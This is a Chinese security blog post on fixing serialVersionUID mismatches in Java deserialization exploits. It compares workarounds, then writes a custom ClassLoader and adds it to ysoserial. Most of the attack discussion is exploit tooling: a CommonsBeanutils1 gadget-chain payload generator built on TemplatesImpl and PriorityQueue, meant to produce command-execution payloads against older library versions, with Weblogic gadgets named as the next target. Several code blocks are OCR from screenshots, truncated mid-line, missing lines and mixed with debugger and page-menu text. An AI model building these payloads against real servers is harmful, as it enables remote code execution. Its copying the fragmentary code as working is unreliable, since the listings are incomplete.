

# 使用自定义ClassLoader解决反序列化serialVersionUID不一致问题

c0ny1 2020-07-08

🔒 安全开发

## # 0x01 背景

`serialVersionUID` 不一致导致反序列化失败也算是Java反序列化漏洞利用比较常见的问题了。查了下资料，发现了各种各样的方法，但没有找到一种适合所有gadget的通用解决方案，为此我花了一些时间，算是找到了自己心中比较完美的解决方案：自定义ClassLoader。目前已经将其集成到ysoserial中，可完美解决各类gadget serialVersionUID不一致问题。

## # 0x02 各方案的优劣

在解决这个问题之前，我尝试的很多方法，简单说下它们各自能解决的问题和存在的缺陷。

### 方案1: 修改序列化byte数据

该方法可解决序列化最终数据的serialVersionUID不一致，但无法解决Object的serialVersionUID不一致

### 方案2: 反射修改serialVersionUID

可以解决1的缺陷，但无法解决Gadget依赖的class没有serialVersionUID属性的情况，因为反射只能修改Object的属性，不能添加。

### 方案3: 修改Class字节码，添加或修改serialVersionUID

能解决Gadget直接依赖Class的serialVersionUID不一致问题，可弥补方案2的缺陷。但不好解决Gadget间接依赖class存在serialVersionUID不一致的情况。



菜单



目录



分享



返回顶部

```

/rawtypes, unchecked/
@Dependencies({"commons-beanutils:commons-beanutils:1.8.3",
    "commons-collections:commons-collections:3.1",
    "commons-logging:commons-logging:1.2"})
@Authors({ Authors.FROHOFF })
public class CommonsBeanutils1_183 implements ObjectPayload<Object> {

    public Object getObject(String paramString) throws Exception {
        Object object = Gadgets.createTemplatesImpl(paramString);
        ClassPool classPool = ClassPool.getDefault();
        CtClass ctClass = classPool.get("org.apache.commons.beanutils.BeanComparator");
        CtField ctField = CtField.make( src: "private static final long serialVersionUID = -3490850999041592962L;", ctClass);
        ctClass.addField(ctField);
        Class clazz = ctClass.toClass();
        BeanComparator comparator = (BeanComparator)clazz.newInstance();
        Reflections.setFieldValue(comparator, fieldName: "property", value: "lowestSetBit");
        PriorityQueue queue = new PriorityQueue( initialCapacity: 2, comparator);
        queue.add(new BigInteger( val: "1"));
        queue.add(new BigInteger( val: "1"));
        Reflections.setFieldValue(comparator, fieldName: "property", value: "outputProperties");
        Object[] queueArray = (Object[])Reflections.getFieldValue(queue, fieldName: "queue");
        queueArray[0] = object;
        queueArray[1] = object;
        return queue;
    }


    public static void main(final String[] args) throws Exception {
        PayloadRunner.run(CommonsBeanutils1_183.class, args);
    }
}

```

方案4: Hook ObjectStreamClass.getSerialVesionUID()

通过javassist给class添加serialVesionUID

该方法负责返回所有参与序列化Class的serialVesionUID，Hook它并修改返回值，可解决所有class的serialVesionUID不一致问题。但它无法解决Gadget依赖jar版本之间，class差异较大，属性类型不同的情况。因为serialVesionUID发生改变取决于两个因素：Class的属性和方法。如果属性类型改变了，单单只修改serialVesionUID是不够的。



```

269 public long getSerialVersionUID() {
270     // REMIND: synchronize instead of relying on volatile?
271     if (suid == null) {
272         suid = AccessController.doPrivileged(
273             new PrivilegedAction<Long>() {
274                 public Long run() { return computeDefaultSUID(cl); }
275             }
276         );
277     }
278     return suid.longValue(); suid: -2044202215314119608
279 }
280
281

```

ObjectStreamClass > getSerialVersionUID()

Debug: CommonsBeanutils1

Debugger Console

Frames

Threads

Variables

Memory

main@1 in group "main": RUNNI...

getSerialVersionUID:280, ObjectStreamClass (java.io)

writeNonProxy:819, ObjectStreamClass (java.io)

writeClassDescriptor:668, ObjectOutputStream (java.io)

writeNonProxyDesc:1282, ObjectOutputStream (java.io)

writeClassDesc:1231, ObjectOutputStream (java.io)

this = {ObjectStreamClass@1136} "org.apache.commons.beanutils.BeanComparator: static fi... View

cl = {Class@827} "class org.apache.commons.beanutils.BeanComparator" ... Navigate

name = "org.apache.commons.beanutils.BeanComparator"

suid = -3490850999041592962L

isProxy = false

isEnum = false

serializable = true

Hook ObjectStreamClass.getSerialVesionUID()

## 方案5: URLClassLoader

使用URLClassLoader动态引入依赖jar可以很好的解决以上方案的缺陷。只是用在该场景下有些费劲，原因有三：

第一，不方便隔离依赖。包含serialVesionUID不一致class的jar（这里简称“不一致jar”）是需要被隔离的。由于URLClassLoader是双亲委派模式，存在被父ClassLoader中的同名Class覆盖的风险。

“

第二，不方便共享依赖。Gadget依赖的部分jar可能不存在serialVesionUID不一致问题（这里简称“可共用jar”），我们需要共享。

“

第三，不方便添加Class到ClassLoader中，URLClassLoader只提供添加jar的方法。


### # 0x03 自定义ClassLoader解决方案

在我看来比较完美的方案不仅要解决以上方案的缺陷，还要能防止各种未知的“副作用”。使用ClassLoader来解决的思路肯定是没错,但我们需要结合解决serialVesionUID不一致问题这个场景量身设计一个ClassLoader，核心有两点：

- 1. 改双亲委派为当前ClassLoader优先，方便隔离不一致jar共享可共用jar
- 2. 方便添加Class和Jar到ClassLoader中

那么自定义ClassLoader是如何解决serialVesionUID不一致问题的呢？

自定义ClassLoader可以很方便地切换“不一致jar”为漏洞环境的对应版本，生成的发序列化数据自然不存在serialVesionUID不一致问题。具体实现如下图，我们自定义ClassLoader包含了Gadget class和不一致jar。当Gadget class实例化生成序列化对象时，由于当前ClassLoader优先原则，存在不一致问题的class使用的是自定义ClassLoader加载的，实现隔离。而其他Class找不到，自然走双亲委派模式，去父ClassLoader中查找，实现共享。



下面我们分别来实现。

## # 0x04 addClass && addJar

首先我们自定义的ClassLoader需要维护一个装载Class的Map `classByteMap`，类名为键，类文件byte数据为值。方便后续添加和获取Class。

```
1 private Map<String, byte[]> classByteMap = new HashMap<String,byte[]>();
```

addClass方法，主要是为了方便我们我们把Gadget对应的class添加的自定义ClassLoader中。

```
1 public void addClass(String className,byte[] classByte){
2     classByteMap.put(className,classByte);
3 }
```

addJar方法，主要是为了方便把gadget的不一致jar快速添加到ClassLoader中。具体来说就是读取不一致jar中所有class的 `class name` 和 `class byte`，存储到 `classByteMap` 中。

```
1 private void readJar(JarFile jar) throws IOException{
2     Enumeration<JarEntry> en = jar.entries();
3     // 遍历jar文件所有实体
4     while (en.hasMoreElements()){
5         JarEntry je = en.nextElement();
6         String name = je.getName();
7         // 只class文件进行处理
8         if (name.endsWith(".class")){
9             String clss = name.replace(".class", "").replaceAll("/", ".");
10            if(this.findLoadedClass(clss) != null) continue;
11            // 读取class的byte内容
12            InputStream input = jar.getInputStream(je);
13            ByteArrayOutputStream baos = new ByteArrayOutputStream();
14            int bufferSize = 4096;
15            byte[] buffer = new byte[bufferSize];
16            int bytesNumRead = 0;
```

```
19         }
20         byte[] cc = baos.toByteArray();
21         input.close();
22         // 将class name 和class byte存储到classByteMap
23         classByteMap.put(cls, cc);
24     }
25 }
26 }
```

## # 0x05 改双亲委派为自定义ClassLoader优先

要想打破双亲委派，我们需要重新loadClass方法，修改加载逻辑为优先使用自定义ClassLoader加载。

```
1  @Override
2  protected Class<?> loadClass(String name, boolean resolve) throws ClassNotFoundException
3      synchronized (getClassLoadingLock(name)) {
4      // 1. 检测自定义ClassLoader缓存中有没有，有的话直接返回
5      Class clazz = cacheClass.get(name);
6      if (null != clazz) {
7          return clazz;
8      }
9
10     try {
11         // 2. 若缓存中没有，就从当前ClassLoader可加载的所有Class中找
12         clazz = findClass(name);
13         if (null != clazz) {
14             cacheClass.put(name, clazz);
15         } else {
16             clazz = super.loadClass(name, resolve);
17         }
18     } catch (ClassNotFoundException ex) {
19         // 3. 当自定义ClassLoader中没有找到目标class，再调用系统默认的加载机制，走双
20         clazz = super.loadClass(name, resolve);
21     }
22
23     if (resolve) {
24         resolveClass(clazz);
25     }
26     return clazz;
27 }
28 }
```


findClass方法定义的是自定义ClassLoader查找Class的逻辑

```
1  @Override
2  protected Class<?> findClass(String name) throws ClassNotFoundException{
3      // 从classByteMap中获取
4      byte[] result = classByteMap.get(name);
5      if(result == null){
6          // 没有找到则抛出对应异常
7          throw new ClassNotFoundException();
8      }else{
9          // 将一个字节数组转为Class对象
10         return defineClass(name, result, 0, result.length);
11     }
12 }
```

## # 0x06 编写版本兼容gadget

依然以ysoserial CommonsBeanutils1 为例子。ysoserial中默认commons-beanutils是1.9.2版本，下面我们给它添加一个兼容1.8.3版本的CommonsBeanutils1\_183。

通过对比 1.9.2 和 1.8.3 序列化数据，发现 serialVesionUID 不一致的只有 org.apache.commons.beanutils.BeanComparator 类，它在 commons-beanutils-<version>.jar 中，剩余的 commons-collections-3.1.jar 和 commons-logging-1.2.jar 为可共用jar。



两个版本的依赖jar生成的序列化数据对比

接着就可以编写代码，调用自定义ClassLoader SuidClassLoader来解决serialVersionUID不一致问题了。

```

1  @Dependencies({"commons-beanutils:commons-beanutils:1.8.3", "commons-collecti
2  @Authors({ Authors.FROHOFF,Authors.CONY1 })
3  public class CommonsBeanutils1_183 extends Object implements ObjectPayload<Ob
4      public Object getObject(String command) throws Exception {
5      // 创建自定义ClassLoader对象
6      SuidClassLoader suidClassLoader = new SuidClassLoader();
7      // 将Gadget class添加到自定义ClassLoader中
8      suidClassLoader.addClass(CommonsBeanutils1.class.getName(),classAsByt
9      // 从资源目录读取commons-beanutils-1.8.3.jar的base64数据
10     InputStream is = CommonsBeanutils1_183.class.getClassLoader().getReso
11     byte[] jarBytes = new BASE64Decoder().decodeBuffer(CommonUtil.readStr
12     // 将Gadget不一致jar添加到自定义ClassLoader中
13     suidClassLoader.addJar(jarBytes);
14     Class clsGadget = suidClassLoader.loadClass("ysoserial.payloads.Commo
15     // 判断存在serialVersionUID不一致问题的class是否是由自定义ClassLoader加载的
16     if(BeanComparator.class.getClassLoader().equals(suidClassLoader)){
17         // 使用自定义ClassLoader加载的Gadget class创建对象，调用其getObject构建
18         Object obiGadget = clsGadget.newInstance();

```

```
21         suidClassLoader.cleanLoader();
22         return objPayload;
23     }else{
24         System.out.println("Class is not SuidClassLoader loading, seriali
25         return null;
26     }
27 }
28
29 public static void main(final String[] args) throws Exception {
30     PayloadRunner.run(CommonsBeanutils1_183.class, args);
31 }
32 }
```

Weblogic coherence.jar的gadget可如法炮制。近期忙完会将完整的代码上传到github项目 ysoserial-woodpecker

## # 0x07 参考文章

- java类中serialVersionUID 作用 是什么?举个例子说明
- Java自定义类加载器与双亲委派模型
- Java Deserialization Exploitation With Customized Ysoserial Payloads



回忆飘如雪

微信扫描二维码，关注我的公众号